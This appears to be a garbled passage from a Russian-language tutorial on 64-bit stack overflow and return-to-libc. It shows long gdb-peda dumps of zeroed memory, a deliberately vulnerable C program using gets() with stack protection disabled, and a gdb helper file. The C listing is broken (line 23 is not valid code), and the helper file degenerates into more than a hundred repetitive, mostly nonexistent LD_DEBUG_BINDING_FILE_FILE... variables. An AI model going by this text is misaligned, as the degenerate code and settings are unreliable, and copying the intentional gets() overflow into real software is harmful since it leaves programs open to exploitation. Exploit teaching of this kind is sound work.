0x7fffffffead8: 0x0000000000000000
gdb-peda$ x/gx $rbp+1600
0x7fffffffeae0: 0x0000000000000000
gdb-peda$ x/gx $rbp+1608
0x7fffffffeae8: 0x0000000000000000
gdb-peda$ x/gx $rbp+1616
0x7fffffffeaf0: 0x0000000000000000
gdb-peda$ x/gx $rbp+1624
0x7fffffffeaf8: 0x0000000000000000
gdb-peda$ x/gx $rbp+1632
0x7fffffffeb00: 0x0000000000000000
gdb-peda$ x/gx $rbp+1640
0x7fffffffeb08: 0x0000000000000000
gdb-peda$ x/gx $rbp+1648
0x7fffffffeb10: 0x0000000000000000
gdb-peda$ x/gx $rbp+1656
0x7fffffffeb18: 0x0000000000000000
gdb-peda$ x/gx $rbp+1664
0x7fffffffeb20: 0x0000000000000000
gdb-peda$ x/gx $rbp+1672
0x7fffffffeb28: 0x0000000000000000
gdb-peda$ x/gx $rbp+1680
0x7fffffffeb30: 0x0000000000000000
gdb-peda$ x/gx $rbp+1688
0x7fffffffeb38: 0x0000000000000000
gdb-peda$ x/gx $rbp+1696
0x7fffffffeb40: 0x0000000000000000
gdb-peda$ x/gx $rbp+1704
0x7fffffffeb48: 0x0000000000000000
gdb-peda$ x/gx $rbp+1712
0x7fffffffeb50: 0x0000000000000000
gdb-peda$ x/gx $rbp+1720
0x7fffffffeb58: 0x0000000000000000
gdb-peda$ x/gx $rbp+1728
0x7fffffffeb60: 0x0000000000000000
gdb-peda$ x/gx $rbp+1736
0x7fffffffeb68: 0x0000000000000000
gdb-peda$ x/gx $rbp+1744
0x7fffffffeb70: 0x0000000000000000
gdb-peda$ x/gx $rbp+1752
0x7fffffffeb78: 0x0000000000000000
gdb-peda$ x/gx $rbp+1760
0x7fffffffeb80: 0x0000000000000000
gdb-peda$ x/gx $rbp+1768
0x7fffffffeb88: 0x0000000000000000
gdb-peda$ x/gx $rbp+1776
0x7fffffffeb90: 0x0000000000000000
gdb-peda$ x/gx $rbp+1784
0x7fffffffeb98: 0x0000000000000000
gdb-peda$ x/gx $rbp+1792
0x7fffffffeba0: 0x0000000000000000
gdb-peda$ x/gx $rbp+1800
0x7fffffffeba8: 0x0000000000000000
gdb-peda$ x/gx $rbp+1808
0x7fffffffebb0: 0x0000000000000000
gdb-peda$ x/gx $rbp+1816
0x7fffffffebb8: 0x0000000000000000
gdb-peda$ x/gx $rbp+1824
0x7fffffffebc0: 0x0000000000000000
gdb-peda$ x/gx $rbp+1832
0x7fffffffebc8: 0x0000000000000000
gdb-peda$ x/gx $rbp+1840
0x7fffffffebd0: 0x0000000000000000
gdb-peda$ x/gx $rbp+1848
0x7fffffffebd8: 0x0000000000000000
gdb-peda$ x/gx $rbp+1856
0x7fffffffebe0: 0x0000000000000000
gdb-peda$ x/gx $rbp+1864
0x7fffffffebe8: 0x0000000000000000
gdb-peda$ x/gx $rbp+1872
0x7fffffffebf0: 0x0000000000000000
gdb-peda$ x/gx $rbp+1880
0x7fffffffebf8: 0x0000000000000000
gdb-peda$ x/gx $rbp+1888
0x7fffffffec00: 0x0000000000000000
gdb-peda$ x/gx $rbp+1896
0x7fffffffec08: 0x0000000000000000
gdb-peda$ x/gx $rbp+1904
0x7fffffffec10: 0x0000000000000000
gdb-peda$ x/gx $rbp+1912
0x7fffffffec18: 0x0000000000000000
gdb-peda$ x/gx $rbp+1920
0x7fffffffec20: 0x0000000000000000
gdb-peda$ x/gx $rbp+1928
0x7fffffffec28: 0x0000000000000000
gdb-peda$ x/gx $rbp+1936
0x7fffffffec30: 0x0000000000000000
gdb-peda$ x/gx $rbp+1944
0x7fffffffec38: 0x0000000000000000
gdb-peda$ x/gx $rbp+1952
0x7fffffffec40: 0x0000000000000000
gdb-peda$ x/gx $rbp+1960
0x7fffffffec48: 0x0000000000000000
gdb-peda$ x/gx $rbp+1968
0x7fffffffec50: 0x0000000000000000
gdb-peda$ x/gx $rbp+1976
0x7fffffffec58: 0x0000000000000000
gdb-peda$ x/gx $rbp+1984
0x7fffffffec60: 0x0000000000000000
gdb-peda$ x/gx $rbp+1992
0x7fffffffec68: 0x0000000000000000
gdb-peda$ x/gx $rbp+2000
0x7fffffffec70: 0x0000000000000000
gdb-peda$ x/gx $rbp+2008
0x7fffffffec78: 0x0000000000000000
gdb-peda$ x/gx $rbp+2016
0x7fffffffec80: 0x0000000000000000
gdb-peda$ x/gx $rbp+2024
0x7fffffffec88: 0x0000000000000000
gdb-peda$ x/gx $rbp+2032
0x7fffffffec90: 0x0000000000000000
gdb-peda$ x/gx $rbp+2040
0x7fffffffec98: 0x0000000000000000
gdb-peda$ x/gx $rbp+2048
0x7fffffffeca0: 0x0000000000000000
gdb-peda$ x/gx $rbp+2056
0x7fffffffeca8: 0x0000000000000000
gdb-peda$ x/gx $rbp+2064
0x7fffffffecb0: 0x0000000000000000
gdb-peda$ x/gx $rbp+2072
0x7fffffffecb8: 0x0000000000000000
gdb-peda$ x/gx $rbp+2080
0x7fffffffecc0: 0x0000000000000000
gdb-peda$ x/gx $rbp+2088
0x7fffffffecc8: 0x0000000000000000
gdb-peda$ x/gx $rbp+2096
0x7fffffffecd0: 0x0000000000000000
gdb-peda$ x/gx $rbp+2104
0x7fffffffecd8: 0x0000000000000000
gdb-peda$ x/gx $rbp+2112
0x7fffffffece0: 0x0000000000000000
gdb-peda$ x/gx $rbp+2120
0x7fffffffece8: 0x0000000000000000
gdb-peda$ x/gx $rbp+2128
0x7fffffffecf0: 0x0000000000000000
gdb-peda$ x/gx $rbp+2136
0x7fffffffecf8: 0x0000000000000000
gdb-peda$ x/gx $rbp+2144
0x7fffffffed00: 0x0000000000000000
gdb-peda$ x/gx $rbp+2152
0x7fffffffed08: 0x0000000000000000
gdb-peda$ x/gx $rbp+2160
0x7fffffffed10: 0x0000000000000000
gdb-peda$ x/gx $rbp+2168
0x7fffffffed18: 0x0000000000000000
gdb-peda$ x/gx $rbp+2176
0x7fffffffed20: 0x0000000000000000
gdb-peda$ x/gx $rbp+2184
0x7fffffffed28: 0x0000000000000000
gdb-peda$ x/gx $rbp+2192
0x7fffffffed30: 0x0000000000000000
gdb-peda$ x/gx $rbp+2200
0x7fffffffed38: 0x0000000000000000
gdb-peda$ x/gx $rbp+2208
0x7fffffffed40: 0x0000000000000000
gdb-peda$ x/gx $rbp+2216
0x7fffffffed48: 0x0000000000000000
gdb-peda$ x/gx $rbp+2224
0x7fffffffed50: 0x0000000000000000
gdb-peda$ x/gx $rbp+2232
0x7fffffffed58: 0x0000000000000000
gdb-peda$ x/gx $rbp+2240
0x7fffffffed60: 0x0000000000000000
gdb-peda$ x/gx $rbp+2248
0x7fffffffed68: 0x0000000000000000
gdb-peda$ x/gx $rbp+2256
0x7fffffffed70: 0x0000000000000000
gdb-peda$ x/gx $rbp+2264
0x7fffffffed78: 0x0000000000000000
gdb-peda$ x/gx $rbp+2272
0x7fffffffed80: 0x0000000000000000
gdb-peda$ x/gx $rbp+2280
0x7fffffffed88: 0x0000000000000000
gdb-peda$ x/gx $rbp+2288
0x7fffffffed90: 0x0000000000000000
gdb-peda$ x/gx $rbp+2296
0x7fffffffed98: 0x0000000000000000
gdb-peda$ x/gx $rbp+2304
0x7fffffffeda0: 0x0000000000000000
gdb-peda$ x/gx $rbp+2312
0x7fffffffeda8: 0x0000000000000000
gdb-peda$ x/gx $rbp+2320
0x7fffffffedb0: 0x0000000000000000
gdb-peda$ x/gx $rbp+2328
0x7fffffffedb8: 0x0000000000000000
gdb-peda$ x/gx $rbp+2336
0x7fffffffedc0: 0x0000000000000000
gdb-peda$ x/gx $rbp+2344
0x7fffffffedc8: 0x0000000000000000
gdb-peda$ x/gx $rbp+2352
0x7fffffffedd0: 0x0000000000000000
gdb-peda$ x/gx $rbp+2360
0x7fffffffedd8: 0x0000000000000000
gdb-peda$ x/gx $rbp+2368
0x7fffffffede0: 0x0000000000000000
gdb-peda$ x/gx $rbp+2376
0x7fffffffede8: 0x0000000000000000
gdb-peda$ x/gx $rbp+2384
0x7fffffffedf0: 0x0000000000000000
gdb-peda$ x/gx $rbp+2392
0x7fffffffedf8: 0x0000000000000000
gdb-peda$ x/gx $rbp+2400
0x7fffffffee00: 0x0000000000000000
gdb-peda$ x/gx $rbp+2408
0x7fffffffee08: 0x0000000000000000
gdb-peda$ x/gx $rbp+2416
0x7fffffffee10: 0x0000000000000000
gdb-peda$ x/gx $rbp+2424
0x7fffffffee18: 0x0000000000000000
gdb-peda$ x/gx $rbp+2432
0x7fffffffee20: 0x0000000000000000
gdb-peda$ x/gx $rbp+2440
0x7fffffffee28: 0x0000000000000000
gdb-peda$ x/gx $rbp+2448
0x7fffffffee30: 0x0000000000000000
gdb-peda$ x/gx $rbp+2456
0x7fffffffee38: 0x0000000000000000
gdb-peda$ x/gx $rbp+2464
0x7fffffffee40: 0x0000000000000000
gdb-peda$ x/gx $rbp+2472
0x7fffffffee48: 0x0000000000000000
gdb-peda$ x/gx $rbp+2480
0x7fffffffee50: 0x0000000000000000
gdb-peda$ x/gx $rbp+2488
0x7fffffffee58: 0x0000000000000000
gdb-peda$ x/gx $rbp+2496
0x7fffffffee60: 0x0000000000000000
gdb-peda$ x/gx $rbp+2504
0x7fffffffee68: 0x0000000000000000
gdb-peda$ x/gx $rbp+2512
0x7fffffffee70: 0x0000000000000000
gdb-peda$ x/gx $rbp+2520
0x7fffffffee78: 0x0000000000000000
gdb-peda$ x/gx $rbp+2528
0x7fffffffee80: 0x0000000000000000
gdb-peda$ x/gx $rbp+2536
0x7fffffffee88: 0x0000000000000000
gdb-peda$ x/gx $rbp+2544
0x7fffffffee90: 0x0000000000000000
gdb-peda$ x/gx $rbp+2552
0x7fffffffee98: 0x0000000000000000
gdb-peda$ x/gx $rbp+2560
0x7fffffffeea0: 0x0000000000
```

В КОРОЛЕВСТВЕ PWN

ПОРТ ШЕЛТЕРА И ЛАБИРИНТ ПАМЯТИ
С. ГУТЕНМАХЕР

Кейс 2. Return-to-libc

Классический эксплоит:

```
$ cat -n ret2libc.c
     1  // Buffer Overflow (64-bit). Case 2: Return-to-libc
     2  // Compile: gcc -g -fno-stack-protector -fno-pie -z relro ret2libc.c
     3
     4  // WSL2: DPT (code at 0x) + ASLR (libc/stack/heap)/randomize_va_sp
     5
     6  #
     7
     8  #include <stdio.h>
     9
    10  void pop_gadget() {
    11      asm("pop %rdi");
    12      asm("pop %rsi");
    13      asm("pop %rax");
    14      asm("ret");
    15  }
    16
    17  void vulnerable() {
    18      char buffer[64];
    19      gets(buffer);
    20  }
    21
    22  int main(int argc, char **argv) {
    23      char buffer[sizeof(64-bit)], Case 2: Return-to-libc\n";
    24      setbuf(stdout, NULL);
    25
    26      vulnerable();
    27
    28      return 0;
    29  }
$
```

Исполняем изменяемый только в среде — добавляем вспомогательный файл **get.gdb**:

```
$ cat -n get.gdb
     1  set environment LD_PRELOAD=./libc.so.6
     2  set environment LD_LIBRARY_PATH=.:/usr/lib/x86_64-linux-gnu:/usr/lib:/usr/local/lib
     3  set environment LD_BIND_NOW=1
     4  set environment LD_DEBUG=bindings
     5  set environment LD_DEBUG_OUTPUT=/tmp/ldbg
     6  set environment LD_DEBUG_FD=2
     7  set environment LD_PROFILE=libc.so.6
     8  set environment LD_PROFILE_OUTPUT=/tmp/ldprof
     9  set environment LD_AUDIT=./libc.so.6
    10  set environment LD_SHOW_AUXV=1
    11  set environment LD_TRACE_LOADED_OBJECTS=1
    12  set environment LD_VERBOSE=1
    13  set environment LD_VERBOSEFILE=/tmp/ldverb
    14  set environment LD_WARN=1
    15  set environment LD_WARNFILE=/tmp/ldwarn
    16  set environment LD_PRELOAD_PATH=./:/usr/lib/x86_64-linux-gnu:/usr/lib:/usr/local/lib
    17  set environment LD_LIBRARY_PATH_RUNTIME=./:/usr/lib/x86_64-linux-gnu:/usr/lib:/usr/local/lib
    18  set environment LD_DEBUG_PROFILE=/tmp/ldprof
    19  set environment LD_DEBUG_PROFILE_OUTPUT=/tmp/ldprof
    20  set environment LD_DEBUG_AUDIT=/tmp/ldaudit
    21  set environment LD_DEBUG_AUDIT_OUTPUT=/tmp/ldaudit
    22  set environment LD_DEBUG_BINDING=/tmp/ldbind
    23  set environment LD_DEBUG_BINDING_OUTPUT=/tmp/ldbind
    24  set environment LD_DEBUG_BINDING_FD=2
    25  set environment LD_DEBUG_BINDING_FILE=/tmp/ldbind
    26  set environment LD_DEBUG_BINDING_FILE_OUTPUT=/tmp/ldbind
    27  set environment LD_DEBUG_BINDING_FILE_FD=2
    28  set environment LD_DEBUG_BINDING_FILE_FILE=/tmp/ldbind
    29  set environment LD_DEBUG_BINDING_FILE_FILE_OUTPUT=/tmp/ldbind
    30  set environment LD_DEBUG_BINDING_FILE_FILE_FD=2
    31  set environment LD_DEBUG_BINDING_FILE_FILE_FILE=/tmp/ldbind
    32  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_OUTPUT=/tmp/ldbind
    33  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FD=2
    34  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE=/tmp/ldbind
    35  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_OUTPUT=/tmp/ldbind
    36  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FD=2
    37  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE=/tmp/ldbind
    38  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_OUTPUT=/tmp/ldbind
    39  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FD=2
    40  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE=/tmp/ldbind
    41  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_OUTPUT=/tmp/ldbind
    42  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FD=2
    43  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE=/tmp/ldbind
    44  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_OUTPUT=/tmp/ldbind
    45  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FD=2
    46  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE=/tmp/ldbind
    47  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_OUTPUT=/tmp/ldbind
    48  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FD=2
    49  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE=/tmp/ldbind
    50  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_OUTPUT=/tmp/ldbind
    51  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FD=2
    52  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE=/tmp/ldbind
    53  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_OUTPUT=/tmp/ldbind
    54  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FD=2
    55  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE=/tmp/ldbind
    56  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_OUTPUT=/tmp/ldbind
    57  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FD=2
    58  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE=/tmp/ldbind
    59  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_OUTPUT=/tmp/ldbind
    60  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FD=2
    61  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE=/tmp/ldbind
    62  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_OUTPUT=/tmp/ldbind
    63  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FD=2
    64  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE=/tmp/ldbind
    65  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_OUTPUT=/tmp/ldbind
    66  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FD=2
    67  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE=/tmp/ldbind
    68  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_OUTPUT=/tmp/ldbind
    69  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FD=2
    70  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE=/tmp/ldbind
    71  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_OUTPUT=/tmp/ldbind
    72  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FD=2
    73  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE=/tmp/ldbind
    74  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_OUTPUT=/tmp/ldbind
    75  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FD=2
    76  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE=/tmp/ldbind
    77  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_OUTPUT=/tmp/ldbind
    78  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FD=2
    79  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE=/tmp/ldbind
    80  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_OUTPUT=/tmp/ldbind
    81  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FD=2
    82  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE=/tmp/ldbind
    83  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_OUTPUT=/tmp/ldbind
    84  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FD=2
    85  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE=/tmp/ldbind
    86  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_OUTPUT=/tmp/ldbind
    87  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FD=2
    88  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE=/tmp/ldbind
    89  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_OUTPUT=/tmp/ldbind
    90  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FD=2
    91  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE=/tmp/ldbind
    92  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_OUTPUT=/tmp/ldbind
    93  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FD=2
    94  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE=/tmp/ldbind
    95  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_OUTPUT=/tmp/ldbind
    96  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FD=2
    97  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE=/tmp/ldbind
    98  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_OUTPUT=/tmp/ldbind
    99  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FD=2
   100  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE=/tmp/ldbind
   101  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_OUTPUT=/tmp/ldbind
   102  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FD=2
   103  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE=/tmp/ldbind
   104  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_OUTPUT=/tmp/ldbind
   105  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FD=2
   106  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE=/tmp/ldbind
   107  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_OUTPUT=/tmp/ldbind
   108  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FD=2
   109  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE=/tmp/ldbind
   110  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_OUTPUT=/tmp/ldbind
   111  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FD=2
   112  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE=/tmp/ldbind
   113  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_OUTPUT=/tmp/ldbind
   114  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FD=2
   115  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE=/tmp/ldbind
   116  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_OUTPUT=/tmp/ldbind
   117  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FD=2
   118  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE=/tmp/ldbind
   119  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_OUTPUT=/tmp/ldbind
   120  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FD=2
